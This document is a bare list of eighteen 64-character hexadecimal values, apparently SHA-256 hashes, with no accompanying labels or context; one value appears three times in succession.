000b4a77b1905cabdb59d2b576f6da1b2ef55a0258004e4a9e290e9f41fb6923
fca6351f0a913e3ca9df5cb0e0d5c0a05bcf580bcc57c4e858ee5378969430cd
dfb8c0525681d6fa8f65bbd62293c619a778f4080ebe29e41fe31b4f122000cf
94076a58c29d7e7f8b5f61739ab85ada09e41cd9212bc610b89e0fde30d5de70
bbad95905eb7a2b62685da98ba46aa3f19cb8a340ea71e5f85ee5b5a57aa27cb
247b10932d52c9a66ef073b7bc4461828081ffe07e06f6f20e4e32895acb61ba
6a104f07ab6c5711b6bc8bf6ff956ab8cd597a388002a966e980c5ec9678b5b0
6a104f07ab6c5711b6bc8bf6ff956ab8cd597a388002a966e980c5ec9678b5b0
6a104f07ab6c5711b6bc8bf6ff956ab8cd597a388002a966e980c5ec9678b5b0
8a23dd86da0aff9b460b8ebc9dd3e891d44ea0183ace4f5d28a7e4ddab47664a
0621d37818c35e2557fdd8a729e50ea662ba518df8ca61a44cc3add5c6deb3cd
a87b6664b718a9985267f9670e10339372419b320aa3d3da350f9f71dff35dd1
04cc30ea566af31abc2fdced5f9503aab30550373124d47985fbab19ace2caa8
9ece783ac52c9ec2f6bdfa669763a7ed1bbb24af1e04e029a0a91954582690cf
5f002c34ff4549dc73e648f0f6b487e01ef695684fffc00fb6c85914a97afdb4
b5aa25da526121df9c520b622bfde5272fb686b3e12ae33e069eeb8b346ab7fd
c73e3fdfeb574497c70e4a73a3dabe02ca74bc7beba3f4b9bf10f44968d20ccb
5209782555a10ee0a301faf1eff698291aea0e0b298e3926eebd37dc9b5d1a46